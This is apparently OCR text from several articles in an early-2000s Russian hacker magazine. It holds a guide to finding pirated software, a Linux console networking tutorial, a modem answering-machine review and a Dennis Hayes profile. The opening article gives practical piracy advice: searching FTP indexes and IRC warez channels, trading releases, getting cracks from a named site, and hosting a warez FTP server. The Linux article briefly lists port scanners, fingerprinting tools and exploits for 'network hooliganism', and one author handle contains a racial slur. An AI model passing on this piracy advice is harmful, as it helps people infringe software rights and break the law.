Одни говорят, что варез - это компьютерные программы, но не любые, а, в основном, игрушки. Другие утверждают, что варез ничем иным кроме нелегального софта быть не может. То есть это программы, украденные и вскрытые без ведома и согласия хозяина или разработчика. На самом деле все просто: ware по-английски - составная часть hardware (железо для компов) и software (проги всякие, то есть программное обеспечение). Просто ware - обозначает хранящиеся вещи, употребляется обычно в составе сложных слов, к примеру, warehouse - склад. Есть также выражение rulez - нечто положительное, кайф :). Если соединить rulez и ware, то выходит, что варез - это по кайфу вскрытая прога :). Ну а люди, прозываемые варезниками, попросту - компьютерные воры. И если ты посмотришь на свой винт, то большая часть софта у тебя - варез. Не покупал же ты систему за сотни баков :). Лицензионное обеспечение обычно только от железяк: видюха, звук, мама, принтер, сидюк и т. п. Вообще, все это уголовно наказуемо, но статья не об этом.

Где искать варез?

Понятное дело, что варез надо где-то брать. Особенно если прога XYZ тебе нужна позарез. Основных путей поиска несколько:
- у своих друзей, друзей своих друзей, друзей друзей своих друзей и т. д.
- на "Митино базар" и подобных местах, включая палатки
- в инете

Ну, своих друзей ты сам знаешь :). Очень удобно, когда все в одной локалке чахнут - не надо далеко бежать, чтобы спросить, что надо, а при необходимости и выкачать, благо по локалке трафик бесплатный. Что касается Митино, то это тебе чесать на ст. м. "Тушинская" и ехать на любом автобусе до митинского радиорынка. Горбушку правда, собаки, грохнули, на Ленинском тоже прикрыли. Просто палатки есть по всей Москве, обычно у каждого на примете свои любимые. А вот на поиске в инете я остановлюсь поподробнее.


Как искать warez в инете?


Поиск в инете условно тоже можно разделить на:


- поиск вареза в обычных поисковиках
- поиск вареза в фтпшных поисковиках
- поиск вареза на ирке (IRC)

Собственно поехали по порядку...

Итак, тебе надо найти прогу XYZ. Первым делом грузи обычные поисковики. Среди наших я обычно использую www.yandex.ru и www.aport.ru. Среди забугровых - www.av.com и www.yahoo.com. Больше обычно просто не требется. Если ты в этих не найдешь, то в остальных будет та же байда. Искать надо по названию проги, в данном случае по XYZ.









При поиске часто мучают надоедливые баннеры. Тут, по моему мнению, два выхода. Первый - просто отрубить картинки в самом браузере. Второй - просто отсекать адреса баннерных контор. Причем не надо ставить непонятные адд-оны к браузеру. Непонятно еще, сколько и каких вирусов в них, и потом они замедляют работу браузера. Все равно, их принцип прост - они также отсекают определенные адреса, которые ты можешь постепенно накапливать. Практически у каждого есть фаерволы типа ATGuard, так что просто-напросто запрети эти адреса. В результате получишь что хотел.
Если же ты более-менее точно знаешь название проги, а обычно ты его знаешь, то можно попробовать более эффективный поиск в фтпшных поисковиках по маске названия искомого файла. Для этого топай на www.file-search.ru или www.files.ru. Кое-что можно найти и на www.warez.com. Кроме того, можно искать по названию директории, что порой очень удобно.







В нашем случае ты будешь искать по XYZ. В крайнем случае, попробуй поискать сходные проги, которые могут лежать вместе с искомой, или по названию фирмы. То есть логично, что на том фтпшнике, где лежит "Фотошоп", может лежать и "Корел", и что поиск директории по названию фирме Adobe поможет выйти на тот же "Фотошоп".
С варезными сайтами дело обстоит труднее. Так как варез - дело наказуемое, то программы типа "Фотошоп" ты вряд ли встретишь на том же www.download.ru, www.freeware.ru или www.shareware.com. Тут в основном шарывары и фривары.

И горло перережет :)





Напрямую хорошие варезные сайты не найдешь, их не светят. Проще всего их искать через сайты или форумы варезных групп. Ссылок опять же дать я не смогу по некоторым объективным причинам - сайты постоянно закрывают. К тому же, местоположение может постоянно меняться и софт там лежит всего несколько дней. Потом его разбирают курьеры и дальше ты его видишь на том же "Митино базаре". Наибольшее распространение получили фтпшники вареза. К ним уже требуется логин и пароль для доступа, которые всегда можно сменить, а постоянная смена места уже не так актуальна.

С появлением IRC варезники в основном поселились там. И чтобы достать релиз еще не вышедшей проги или адрес фтпшника и доступ на него, ползи на IRC. Какая сеть? В принципе warez есть везде, но исторически наиболее варезные сети UnderNet и EfNet. Серваки для них есть в том же мирке (www.mirc.co.uk). Каналы в названии содержат либо слово warez (пример: #warez, #freewarez, #warez_for_all и т.п.), либо сигнатуру группы (пример: class - cls, myth - myt и т. п.). Делятся они обычно на два основных типа: те, на которых дают слить, и те, на которых торгуют инфо на инфо (трейдинг). То есть прежде чем слить что-то, ты должен что-то нужное закачать. Что именно - договариваешься на месте. Часто в топиках не торгующих варезом каналов указывается no trade or rate (не торговать), туда тебе и дорога. На некоторых стоят файлсерверы (fserver - см. X 2/2001), на других дают фтпшники с доступом. Полазай, присмотрись, найди нужных челов и познакомся. Единственное, придется напрячься с английским. Если найдешь наших, то все упростится. За пару бутылок пива можно договориться, чтобы тебе и на диск все слили :).

Очень полезные советы

При поиске релиза проги по названию от определенной группы используй в маске в первую очередь сокращение сигнатуры группы, возможно, только это выведет тебя на след. К тому же, все релизы обычно называются сокращение сигнатуры группы + сокращение названия проги или игры. Например, на игровой варез сцене есть группы CLASS, Myth, Period, Fantasy и т. д. Соответственно их сокращения будут cls, myt и т.д.

- При поиске на варезных веб-серверах включи AtGuard и заноси всех рекламщиков в стоп-лист, чтобы не светили баннерами, также включи запрет на выскакивающие окна, иначе реально перегрузишь систему (очень уж любят на варезных сайтах открывать по 10 новых окон со всякой рекламной байдой).
- Перед тем как кликать на линк к якобы direct-download, кликни на него ПРАВОЙ кнопкой мыши и выбери "Свойства". Посмотри, куда действительно ведет линк. Не забывай, что на JavaScript можно сделать так, что при наведении на линк в полоске статуса браузера будет показываться все что угодно.
- Не ищи на сайтах типа "Top 10 Warez". Там ничего нет, это просто рейтинги. Кликнув там куда-нибудь, ты попадешь в спираль раскрутки сайтов и весь оставшийся день будешь кликать, кликать и кликать, так и надеясь что-нибудь найти.
- Чаще смотри *.nfo файлы к варезному софту. Там обычно пишут свежую информацию о местонахождении сайтов групп и прочие полезные линки. Полазив по ним, ты найдешь много интересного :).
- Если не боишься наезда органов, создай у себя фтпшник и дай доступ варезникам. Твой фтп будет постоянно пополняться релизами от курьеров.
- Для скачивания прог из Инета лучше всего использовать ReGet (www.reget.com). Эта софтина является на данный момент наиболее популярной. Имеет кучу пользовательских настроек. Может анализировать скорость скачки с разных сайтов и выбирать лучший. Может включаться и выключаться по таймеру. Конечно же, может докачивать при обрыве связи.
- Креки и патчи бери на astalavista.box.sk. Это лучший забугровый поисковик креков, патчей, солюшинов и т. п.

Приручаем Пингвина к сети

Краткий курс тренировок



Каримбаев Тимур (timur-kar@mail.ru), Полонский Игорь aka SLR (slr@rbcmail.ru))))))))))))))))))))))))))



Для чего создан Linux?

Linux просто создан для сети. Этого никто не посмеет отрицать. Множество утилит для работы в сети, все под рукой, высочайшая скорость, наконец (я говорю о консольном режиме: X-интерфейс совершенно не катит против текстового режима). Правда, если ты только что пересел на Linux, то настроить Internet чрезвычайно сложно. И тут тебе пригодится пара наших советов. Сразу оговорюсь: весь софт, описанный в данной статье, проверялся исключительно в Linux Mandrake 7.0, с установленными библиотеками ncurses и всеми библиотеками, необходимыми для gcc.

Чем звонить будем?

Прежде чем звонить, надо бы настроить модем. Совершенно не обязательно, что система нашла твой модем сразу после установки. У нас, например, этого не случилось. Но биться головой о стенку мы не будем, а зайдем... да, да в Windows. И посмотрим, на на каком виртуальном COM-порту висит модем. После, уже вернувшись в Пингвин, из-под root'а заходим в linuxconf и далее: Miscellaneous Services => Modem. Там сразу указываем порт или воспользуемся функцией detect. После перезагрузки модем должен заработать.
Вот теперь можно подумать о том, как дозвониться до провайдера. Способов великое множество. Многие пишут свои собственные скрипты для работы напрямую с модемом и pppd-сервером, отвечающим за установление и поддержание коннекта. Кстати, если ты при установке системы по какой-то неподвластной человеческому мозгу причине не установил этот самый pppd, то ничего у тебя не получится. Достать rpm-ку можно с любого диска с Linux'ом или на ftp'шниках (например, на ftp.kiae.su/pub/linux/Mandrake/7.2/i586/Mandrake/RPMS). Но что-то мне подсказывает, что скрипты нам писать не хочется, а потому воспользуемся уже написанными специально для нас утилитами. Таковых множество, но мы выбрали лучшую, на наш взгляд: wvdial. Написали ее ребятки из Worldvisions Computer Technology, за что мы им очень благодарны. Достается на www.worldvisions.ca/wvdial или на любом из каталогов Линуксоидного софта. При компиляции проблем быть не должно, а вот при настройке может появиться геморрой. В принципе, все написано в README, но раз уж ты так хочешь... Итак, в директории программы набирай следующее: (из-под root'а, естественно) ./wvdialconf /etc/wvdial.conf. Дальше ты увидишь много всего прикольного :-). Предположим, твой модем был протестирован без проблем. Тогда прописывай свой аккаунт в этот самый /etc/wvdial.conf, чтобы все было примерно так:

```
Phone = p123-4567
Username = vasya
Password = k34h85kj
```

Заметь, телефон должен прописываться именно так, т. е. с буквой "p" (тип набора-то у нас в России, в основном, пульсовый) и после первых трех цифр номера должен следовать дефис. Ну вот, вроде все. Судя по README, после этих процедур программа должна
заработать. Но на моей тачке после дозвона pppd отваливался, говоря, что не был найден файл /etc/ppp/peers/wvdial. Что этот файл должен там делать, я так и не понял, но после создания ПУСТОГО (!) файла в этой директории все пошло как по маслу.

Чем смотреть будем?

Ага, дозвониться-то ты смог, а дальше что? Вот, то-то. Для консоли существует несколько браузеров, и они, естественно, текстовые, т. е. не отображают рисунков. Да, порнографию вряд ли можно просматривать из консоли, но зато реактивная скорость загрузки текста обеспечена. Итак, начнем. Главным и, без преувеличения, самым известным браузером для Linux'а является lynx. Очень простой (проще некуда) и удивительно быстрый. Теоретически, он уже должен быть установлен, но ежели такого не произошло по какой-либо нелепой случайности, то срочно ставь. Нет смысла перечислять все его опции и ключи - это все есть на странице lynx в man'e. Главное, сразу зайди в опции (кнопочка "O") и установи шрифт на KOI8-R, а потом не забудь поставить флажок "Save to disk", чтобы опции запомнились. Не думай, что текстовый браузер ничего не умеет. Он поддерживает практически все необходимые протоколы: HTTP, FTP, Gopher, WAIS, NNTP. Отлично обрабатывает получение всяких там cookies и прочего. Разве только не работает с фреймами и таблицами.
Вот, и тут мы подошли к следующему экспонату нашей выставки. Представляем следующий браузер: links. Это просто мощнейшая вещь. Links обладает всеми свойствами lynx, но при этом имеет приличную и удобную менюшку и отлично работает с фреймами и таблицами! Срочно лети на ftp.kiae.su/pub/linux/Mandrake/7.2/i586/Mandrake/RPMS/ или хватай ближайший дистрибутив и ставь, ставь, ставь...
После запуска линкса ты видишь пред собой... черный экран. Жми Esc. Теперь ты видишь меню :-). Сначала делай так: Setup => Character Set => KOI8-R. Далее так: Setup => Language => Russian. Теперь мы с этим чудом разговариваем на одном языке. В принципе, остальные настройки вполне по силам разобрать самостоятельно. Разве что несколько советов. Обязательно посмотри:
Настройка => Настройки Сети
Настройка => Настройки Терминала (там настройки дизайна броузера)
Установка кодировки документов:
Вид => Настройки HTML => Кодировка по умолчанию => KOI8-R
Ну и ...
Настройки => Сохранить настройки
Все, браузер настроен. Можно переходить к следующему пункту.

А почту можно?

Можно, конечно... Отчего ж нельзя-то? Вот только непросто это будет. Как, впрочем, и все, что касается Linux. Для начала необходим sendmail. Дос-

тается там же, где и все остальное. Без этого демона вряд ли что-нибудь получится. Итак, для получения почты необходимы две утилиты: mail и fetchmail. Их тоже, естественно, надобно иметь. Для начала настроим fetchmail. В домашней директории создаем файл .fetchmailrc. После этого редактируем его так:

poll <твой pop-сервер> proto POP3 user <"твой ник"> pass <"твой пароль">

Примерно так должно быть:

poll pop.online.ru proto POP3 user "vasya" pass "kj2h34iu34y"

Причем таких строчек может быть сколько угодно, и фетчмэйл будет проверять все твои ящики. После настройки конфигурационного файла можно просто запустить fetchmail без каких-либо ключей, и начнется проверка аккаунтов. После получения писем их неплохо бы и прочитать. Для этого нужна утилита mail. После ее запуска она выдаст сообщение о полученных письмах. Выдаваться они будут по номерам, так что для прочтения письма достаточно набрать его номер. Команды mail есть в его man'е, так что нет необходимости их перечислять. Правда, mail будет просматривать только свежеполученную почту из файла /var/spool/mail/<user>. Чтобы просмотреть старую почту в домашнем каталоге, делаем так: mail -f mbox

Ну ладно, получить письма, в общем, не сложно. Вот отправлять их сложнее. Можно это делать telnet'ом, подконнектившись к какому-либо smtp-серверу (можно к удаленному, а можно к своему, локальному). Вот команды телнета на 25-м порту:

mail from: <откуда>
rcpt to: <куда>
data
<дальше текст письма>
.

(точка на последней строке - символ завершения тела письма)

После этого письмо отправляется. Но это неудобно. Надо отправлять как-то более автоматизированно. Для этих целей есть программа pine. Достается, опять же, где угодно. Программа большая, с обилием настроек. Запускай pine и заходи в опции, далее - Config. В smtp-сервере пропиши localhost. Все остальное заполняется самостоятельно. После всех настроек заходим в Compose Message и отсылаем кому-нибудь письмо :-) Ага, оказывается, что русскими-то буквами он печатать не дает. Поэтому делаем так: снова Setup => Config, в самом конце ищем феню character set и вписываем KOI8-R. Теперь можно писать и русскими буквами. Можно и аттач присобачить. Pine умеет также показывать полученные fetchmail'ом письма и отлично обрабатывает HTML-формат письма. Для просмотра писем необходимо зайти в раздел Message Index. В общем, программа неплохая, хотя и с не очень удобным интерфейсом. Так что пара pine-fetchmail позволяет довольно просто и удобно работать с почтой.

File Transfer Protocol

FTP то есть... В Linux есть встроенный ftp-клиент. Называется "ftp" :-). Самый обычный фтп-клиент, ничего особенного. Гораздо больше нам нравится другая утилита: lftp. Где достать, даже и не спрашивай :-). Отличается более приятным интерфейсом, есть даже русский (входит в дистрибутивы русских версий Linux). При скачивании файла показывает скорость, размеры, время, ну и все такое. Но есть у этого клиента более полезная фишка: его можно запускать, указав в командном файле, что нужно сделать. То есть, можно запустить lftp, подписав в ключе имя этого командного файла, и забыть про его существование, занимаясь своими делами. Вот формат командного файла для lftp:

open <server>
user <login> <password>
cd <directory>
reget <filename>

А запускается этот процесс вот так:

lftp -f <comand file name>

ICQ!?? Под консоль Linux!??

Ага, и такое бывает. Называется это чудо centericq и достается на http://linuxberg.alkar.net/files/centericq-3.20.5.tar.gz

Классный ICQ-клиент, обладающий всеми функциями остальных клиентов. Все настраивается просто: при первой загрузке программа спросит твои личные данные и подконнектится (или попытается подконнектиться) к "Мирабилису" для получения аккаунта. Если же у тебя уже есть свой аккаунт, то делай следующее:

1. Зайди в скрытую папку .centericq в домашней директории
2. Подкорректируй файл config, чтобы выглядел следующим образом:

server icq.mirabilis.com:4000
uin <твой UIN>
pass <твой пароль>
russian

Или же просто при первой загрузке введи свои данные. Вот и все, очень просто. Клавиши меню: F2, F3, F4 и Q, ну а функции такие же, как и во всех ICQ-клиентах.

А повоевать?

Повоюем, повоюем... Ну а для чего же еще нужен Linux, как не для сетевых войн? Благо, софта подобного навалом, вот только где его брать, мы не скажем: сам ищи. А что же нужно для хулиганства в сети из-под Linux'а? Да то же самое, что и из-под Windows:

1. ipchains - мощнейший файрволл, который способен на все, но чрезвычайно сложен в настройке. Информацию по настройке ищи в сети, поскольку чтобы это все описать, нужна еще одна статья. nmap - отличный сканер портов, быстрый и простой. Великое множество функций, несколько типов скана. Для обычного tcp-скана запускать так:

nmap -v (или -sT) <host>

Рекомендуем заиметь даже тем, кто не собирается хакать.

3. queso - утилита, определяющая тип удаленной системы.
4. httpver - утилита, определяющая версию www-сервера.
5. domscan - сканер ip-адресов. Выявляет машины, подключенные к сети.
6. Величайшее множество различных эксплоитов, о которых рассказывать бессмысленно. Не думай, что это все. Существуют еще и различные снифферы, cgi-сканнеры, бомберы... Да все что угодно. Так что ищи сам.

И напоследок...

Для максимально простой и быстрой отправки файлов с одного Linux-box'а на другой рекомендую утилиту sendfile. Состоит из сервера и клиента. Клиент запускается так: sendfile <file> <user@host>, где юзер - имя пользователя системы, которому нужно отправить файл, а хост - это адрес машины в сети. Разделяются, заметь, собачкой. Программа использует свой собственный протокол, а сервер висит на 487 порту под именем saft. Взять можно с http://dips.linux.twocows.com/files/console/network/sendfile-2.1.tar.gz

Заключение

Это, конечно, далеко не все программы для нормальной работы в сети из консоли Linux. Их гораздо больше чем ты думаешь. Есть еще различные чаты, сканеры мертвых ссылок, программы для поиска различной шняги и т. д. Софта различного очень много, нужно только не бояться качать и ставить, тем более, что вири под Linux распространены гораздо меньше, чем под Windows. Ну а пока поюзай то, что предложили тебе мы.

Мой модем-монстр!

Строим из домашнего модема дикого монстра




DirtyNigga (dirtynigga@lovecity.ru) http://www.lovecity.ru))

Представляешь, тебя нет дома, а тебе постоянно трезвонят приятные тетки, которые доходчиво хотят объяснить, что они от тебя желают, но ты об этом даже не догадываешься. Так не пойдет, скажешь ты, ведь надо быть всегда в курсе, кто тебе позванивает домой. Поэтому нужно поставить дома АОН или автоответчик, однако желательно, чтобы было и то другое, но еще шоколаднее, если есть возможность посылать и принимать факсы. Как видишь, чтобы такие запросы приводить в жизнь нужно отвалить лишнюю пачку зеленых буказоидов. Конечно, если ты в состоянии купить такой агрегат, то ты довольно обеспеченный, но можно обойтись и без дополнительных затрат, если ты являешься счастливым обладателем компа с модемом (благо, таких сейчас большинство :)).

В Интернете уже давно существуют программы, которые превращают простой мопед в очаровательно-навороченный коммуникационный аппарат. У тебя появится и нормальный софтовый автоответчик, который намного удобнее настраивать, чем хардовое устройство, и АОН, который будет определять номера :), и возможность удаленно администрировать свой автоответчик, и куча дополнительных функций. Программу можно настроить так, чтобы оставленные сообщения перенаправлялись на пейджер, а таких фич я не видел даже на продвинутых телефонах, поэтому будем использовать твой комп на все 100%. Например, когда мне звонят домой, то трубу поднимает модед, а звонящему отвечает гуманоид (голос я записал заранее): дружок, никого нет, земля захвачена, оставьте свое сообщение после звукового сигнала. Как правило, неподготовленный человек в испуге кладет трубу :), но продвинутые друзья удосуживаются оставить мессагу. Самого гуманоида я сделал в WaveLab'е, исказив свой голос, полученный результат записал в wav-формате, так как почти все программные автоответчики используют wav-файлы, а это очень удобно. В общем, как ты догадался, мы займемся настройкой софта, превращающего твой компьютер в телефонный агрегат с функциями автоответчика и АОНа.

Venta Fax & Voice

Как видно из названия, программа создана, чтобы заниматься приемом и отправкой факсов. Я хоть и не любитель передавать факсы, все же разобрался, как их отсылать в считанные минуты. Для этого достаточно всего лишь перетащить пиктограмму файла в окно "ВентаФакса". Можно несколько по-другому: например, если необходимо послать doc-файл, открываешь его в Word'е, выбираешь печать документа, а настройках устанавливаешь принтер VentaFax. Но, ко всему прочему, программа является полноценным автоответчиком. Отмечу сразу, все голосовые сообщение автоответчика хранятся в wav-формате с такими параметрами: 8000hz 16bit mono, поэтому с таким же качеством должно быть записано приветственное сообщение. Сами сообщения можно записать прямо в Venta Fax'е.



Вместо автоответчика можно поставить информатор, т. е. тебе звонят домой и слышат: я улетел на Марс, буду лет через 40. Это иногда бывает полезным :). Еще один плюс в "ВентаФаксе" - присутствует АОН. Увидев его настройки, я немного припух и от этого ничего не стал менять, и не зря, он и так нормально работает, во всяком случае, стабильно определяет московские номера. Еще каждому номеру можно добавить свою инфу: поставить в черный/белый список, каждому проигрывать свое


INSCENE MAN

Деннис Хэйес (Dennis C. Hayes)

Изобретатель модема.

Сын телефонного монтера и телефонистки так и не закончил университета Джорджии, начав работать после двух лет учебы на факультете электрической инженерии и физики. Однако прежде чем покинуть альма матер, он познакомился с Дэйлом Хиверингтоном. Вдвоем, в 1977 году, на обеденном столе на кухне Хэйеса они придумали модем.

В январе 1978 с начальным капиталом в 5 тысяч долларов была основана компания Hayes Corporation. Первые модемы предназначались для компьютеров Apple II. Позже Хэйес изобрел стандартный набор команд AT, и в июне 1981 года его компания выпустила первый модем для персоналки. В 1985 годовой оборот Hayes Corp. превышал 120 миллионов долларов. Модемы других производителей имели лишь статус "Hayes-совместимых". Более 15 лет компания доминировала на рынке и получала сверхприбыли, но, не отвечая условиям нового времени, уступив в жесткой конкуренции, в 1996 Hayes оказалась на грани банкротства.




За несколько месяцев Дэнис потерял 10 килограмм веса и 100 миллионов долларов в акциях. Он оставил руководство компанией, пережил тяжелый развод с женой и сменил прежний роскошный особняк на домик в пригороде. Теперь Хэйес - пенсионер и владелец небольшого хард-рок-кафе. Кроме того, он возглавляет Ассоциацию онлайн-профессионалов, выступая, в частности, за доступность Интернета для слепых пользователей.

В 1999 году Hayes Corporation выпустила ограниченное число коллекционных модемов на 56K с автографом Денниса Хэйеса.

О Деннисе Хэйесе в Интернете:
www.accessatlanta.com/partners/ajc/read/091099/


индивидуальное сообщение. Что порадовало, так это возможность записывать телефонный разговор. Такая возможность понадобится для особых шутников ;), а для элиты все похакать существуют функция удаленного администрирования, это чем-то напоминает backdoor троян ;).



Для склеротиков ведется журнал, так что ты всегда в курсе, кто и когда тебе звонит. Это одна из лучших программ в этом обзоре. Качать здесь: http://www.ventafax.ru


Advanced Call Center

Супер-тулза от русского кодера Олега Афонина, в ней есть все прелести для кулхаксора. Это и автоответчик, и встроенный программный АОН, удобная возможность удаленного администрирования, да и вообще куча мелких фишечек. Первое, что меня порадовало, так это выбор модемов, все популярные и не очень модемы ты обнаружишь на 99%. Поверь, список громаднейший, а с каждой новой версией программы он становится все больше. Вот у меня дома, как это ни прискорбно, стоит внешний USRobotics Sporster Vi 14400. ACC - это первая программа, которая нормально заработала с моим модемом, за что я ее сразу полюбил :). Остальные программы пришлось тестить у друзей.




Так как в программе есть АОН, то есть и телефонная книга, в ней можно распределять звонящих по приоритету: обычный, черный список, белый список. Чтобы включить автоответчик, нужно нажать на кнопку "Режим" и в появившемся списке (он очень напоминает аську) выбрать "Автоответчик сразу" или "Автоответчик после N гудков", но лучше менять эти параметры в Установки -> Свойства. Советую поставить "Включить автоответчик после N гудков" для звонящих с приоритетом "обычный" и "белый список". Для всех из черного списка поставить "Отбой абонента". Самих гудков,

после которых активируется автоответчик, поставь 5-6 штук. По умолчанию максимальная длительность оставляемого сообщения составляет 30 секунд, имхо, этого достаточно, но если твои друзья шизофреники, вроде Dr.Cod'а, которые любят читать длительные лекции про искривитель пространства, то увеличь его до 1000 ;).




В настройках АОНа, как и в случае с Venta Fax'ом, я особо копаться не стал, главное - работает, ну и бог с ним :). По умолчанию АОН - программный, но если ты - счастливый обладатель Courier или Зухеля, то ставь аппаратный. Даже для американцев есть подготовленные настройки (видно что программа готовилась на экспорт). Особенно порадовала фича для пересылки информации о звонящихся на e-mail и даже на пейджер (!!!), для этого нужно дополнительно скачать синтезатор речи. Для любителей телефонного пранка эта программа станет просто незаменимой, так как записать разговор на винт в виде wav-файла крайне просто: кликаешь крысой на рисунок телефона, модем поднимет трубку, а потом жмешь на кнопку "Запись".




На мой взгляд, это - лучшая программа, которую я встречал, но все-таки обнаружены глюки: бывает, что программа зависает на некоторое время. Из-за чего это происходит, я не знаю, но факт остается фактом. И напоследок, программа по умолчанию на английском, так что придется скачать дополнительный языковый модуль (как и в случае с The Bat'ом). Брать здесь: http://www.voicecallcentral.com

Active Phone Server

